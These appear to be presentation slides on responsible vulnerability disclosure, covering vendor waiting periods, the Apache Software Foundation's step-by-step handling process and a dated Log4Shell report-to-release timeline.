
## How long to wait?

- Google Project Zero - 90 days
- Linux Kernel - 2 weeks
- HackerOne - 30 days
- CERT - 45 days




**Three may  
keep a secret,  
if two of them  
are dead.**

*--Benjamin Franklin*



# Disclose

- After the fix you can disclose the issue.
- Blog about it.
- Tell your friends you are a security researcher now
- Or not (some companies reward you \$\$ for not talking)



# The ASF Process



- A detailed step-by-step process
- [apache.org/security/committers.html](http://apache.org/security/committers.html)

**VULNERABILITY HANDLING**

A typical process for handling a new security vulnerability is as follows. Projects that wish to use other processes MAY do so, but MUST clearly and publicly document their process and have security@ review it ahead of time.

**Note:** *No information should be made public about the vulnerability until it is formally announced at the end of this process. That means, for example that a Jira issue must NOT be created to track the issue since that will make the issue public. Also the messages associated with any commits should not make ANY reference to the security nature of the commit.*

1. The person discovering the issue, the reporter, reports the vulnerability privately to security@project.apache.org or to security@apache.org
2. Messages that do not relate to the reporting or managing of an undisclosed security vulnerability in Apache software are ignored and no further action is required.
3. If reported to security@apache.org, the security team will forward the report (without acknowledging it) to the project's security list or, if the project does not have a security list, to the project's private (PMC) mailing list.
4. The project team sends an e-mail to the original reporter to acknowledge the report. This e-mail must be cc'd to security@project.apache.org if it exists, or security@apache.org otherwise.
5. The project team investigates report and either rejects it or accepts it.
6. If the report is rejected, the project team writes to the reporter to explain why. This e-mail must be cc'd to security@project.apache.org if it exists, or security@apache.org otherwise.
7. If the report is accepted, the project team writes to reporter to let them know it is accepted and that they are working on a fix.
8. The project team requests a CVE number from security@apache.org by sending an e-mail with the subject "CVE request for..." and providing a short (one line) description of the vulnerability. [Guidance](#) is available to determine if a report requires multiple CVEs or if multiple reports should be merged under a single CVE.
9. The project team agrees the fix on their private list.
10. The project team provides the reporter with a copy of the fix and a draft vulnerability announcement for comment.
11. The project team agrees the fix, the announcement and the release schedule with the reporter. For an example of an announcement see [Tomcat's announcement of CVE-2008-2370](#). The level of detail to include in the report is a matter of judgement. Generally, reports should contain enough information to enable people to assess the risk associated with the vulnerability for their system and no more. Steps to reproduce the vulnerability are not normally included.
12. The project team commits the fix. No reference should be made to the commit being related to a security vulnerability.



# Log4Shell Timeline

## Report

2021-11-24

## Disclose

2021-11-29

## Exploit

2021-12-01

## Release

2021-12-09



Privately Reported

Alibaba Cloud Security Team

Public Commits

GitHub, Mailing lists,  
Bug Report, etc.

Exploit out in the wild

Cloudflare's earliest evidence

Public Release

Maven Central

# What can you do?

- Code
- Dependencies
- Reporting Security Issues



# ~~Code~~ Dependencies

